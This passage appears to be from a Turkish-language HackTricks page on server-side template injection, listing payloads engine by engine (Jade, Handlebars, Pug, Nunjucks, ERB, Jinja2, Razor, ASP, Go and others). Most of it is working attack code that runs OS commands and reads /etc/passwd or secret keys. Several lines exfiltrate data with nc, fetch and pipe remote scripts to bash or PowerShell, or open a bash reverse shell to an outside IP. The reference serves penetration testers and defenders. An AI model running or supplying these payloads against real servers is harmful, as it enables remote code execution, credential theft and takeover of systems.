<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Daha fazla bilgi
Diğer PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg

- Daha fazla bilgi için https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Daha fazla bilgi
- https://portswigger.net/research/server-side-template-injection adresindeki Jade bölümünde
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate derlemeyen PHP şablon motoru olup, bir belgeyi farklı parçalara ayırmak için XML etiketleri kullanır
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Daha fazla bilgi
Handlebars (NodeJS)
Path Traversal (daha fazla bilgi için here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Hata
- ${7*7} = ${7*7}
- Hiçbir şey
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Daha fazla bilgi
JsRender (NodeJS)
| Şablon | Açıklama |
|---|---|
| Çıktıyı değerlendirip render et | |
| HTML kodlanmış çıktıyı değerlendirip render et | |
| Yorum | |
| and | Koda izin ver (varsayılan olarak devre dışı) |
- = 49
İstemci Tarafı
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Sunucu Tarafı
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Daha fazla bilgi
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Örnek sunucu tarafı render
var pugjs = require("pug")
home = pugjs.render(injected_page)
Daha fazla bilgi
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Çıktı yok
- #{7*7} = #{7*7}
- {{console.log(1)}} = Hata
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Daha fazla bilgi
NodeJS ifade sandbox’ları (vm2 / isolated-vm)
Bazı workflow builder’lar kullanıcı kontrollü ifadeleri Node sandbox’ları (vm2, isolated-vm) içinde değerlendirir, ancak ifade bağlamı hâlâ this.process.mainModule.require’ü açığa çıkarır. Bu, bir saldırganın child_process’i yükleyip özel “Execute Command” düğümleri devre dışı olsa bile işletim sistemi komutları çalıştırmasına izin verir:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}
Diğer NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg


- Daha fazla bilgi için https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Daha fazla bilgi
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Daha fazla bilgi
Diğer Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg

.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Daha fazla bilgi için https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Python’da arbitrary command execution bypassing sandboxes hakkında püf noktalarını öğrenmek için aşağıdaki sayfayı inceleyin:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Daha fazla bilgi
Jinja2 (Python)
Jinja2, Python için tam özellikli bir şablon motorudur. Tam Unicode desteğine sahiptir, isteğe bağlı entegre edilmiş bir sandbox çalıştırma ortamı sunar, yaygın olarak kullanılır ve BSD lisanslıdır.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Şablon formatı
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
builtins’e bağımlı olmayan RCE __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Jinja’yı nasıl istismar edeceğinize dair daha fazla detay:
Diğer payloads burada https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Daha fazla bilgi
Diğer Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

- Daha fazla bilgi için: https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABPAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
The .NET System.Diagnostics.Process.Start method can be used to start any process on the server and thus create a webshell. Zayıf bir webapp örneğini https://github.com/cnotin/RazorVulnerableApp adresinde bulabilirsiniz.
Daha fazla bilgi
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Daha Fazla Bilgi
.Net Kısıtlamaları Aşma
.NET Reflection mekanizmaları, karalisteyi atlatmak veya assembly içinde sınıfların bulunmaması durumunu aşmak için kullanılabilir. Dll’s çalışma zamanında yüklenebilir; temel objelerden yöntemlerine ve özelliklerine erişilebilir.
Dll’s şu şekilde yüklenebilir:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- from filesystem.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- directly from request.
Tam komut yürütme:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Daha Fazla Bilgi
Mojolicious (Perl)
Perl olmasına rağmen, Ruby’deki ERB gibi etiketler kullanır.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO

Go’nun şablon motorunda kullanımın doğrulanması belirli payload’larla yapılabilir:
{{ . }}: Veri yapısı girişini ortaya çıkarır. Örneğin,Passwordözniteliğine sahip bir object geçirilirse,{{ .Password }}bunu açığa çıkarabilir.{{printf "%s" "ssti" }}: “ssti” string’ini göstermesi beklenir.{{html "ssti"}},{{js "ssti"}}: Bu payload’lar “html” veya “js” eklemeden “ssti” döndürmelidir. Daha fazla direktif Go dokümantasyonunda incelenebilir here.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
XSS Exploitation
text/template paketi ile payload doğrudan eklenerek XSS kolayca yapılabilir. Buna karşılık, html/template paketi yanıtı kodlayarak bunu önler (ör. {{"<script>alert(1)</script>"}} <script>alert(1)</script> sonucunu verir). Bununla birlikte, Go’da şablon tanımı ve çağrısı bu kodlamayı atlatabilir: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
RCE istismarı html/template ile text/template arasında önemli ölçüde farklılık gösterir. text/template modülü herhangi bir public fonksiyonu doğrudan çağırmaya izin verir (“call” değeri kullanılarak), bu html/template içinde izin verilmez. Bu modüllerle ilgili dokümantasyona here for html/template ve here for text/template adreslerinden ulaşılabilir.
Go’da SSTI yoluyla RCE için obje metotları çağrılabilir. Örneğin, sağlanan obje komut çalıştıran bir System metoduna sahipse, {{ .System "ls" }} şeklinde istismar edilebilir. Bunu istismar edebilmek genellikle kaynak koda erişmeyi gerektirir, örnekte olduğu gibi:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Daha fazla bilgi
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (CSS Preprocessor)
LESS, değişkenler, mixin’ler, fonksiyonlar ve güçlü @import yönergesini ekleyen popüler bir CSS pre-processor’üdür. Derleme sırasında LESS motoru @import ifadelerinde referans verilen kaynakları çekecek ve (inline) seçeneği kullanıldığında bunların içeriğini sonuç CSS’e gömerek (“inline”) yerleştirecektir.
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Daha fazla exploits için https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection içeriğini kontrol edin. Ayrıca ilginç etiket bilgilerini https://github.com/DiogoMRSilva/websitesVulnerableToSSTI adresinde bulabilirsiniz.
BlackHat PDF
İlgili Yardım
Yararlı olabileceğini düşünüyorsanız, şunları okuyun:
Araçlar
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Referanslar
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
AWS Hacking’i öğrenin ve pratik yapın:
GCP Hacking’i öğrenin ve pratik yapın:HackTricks'i Destekleyin
- abonelik planlarını kontrol edin!
- 💬 Discord grubuna veya telegram grubuna katılın ya da Twitter’da bizi takip edin 🐦 @hacktricks_live.**
- Hacking ipuçlarını paylaşmak için HackTricks ve HackTricks Cloud github reposuna PR gönderin.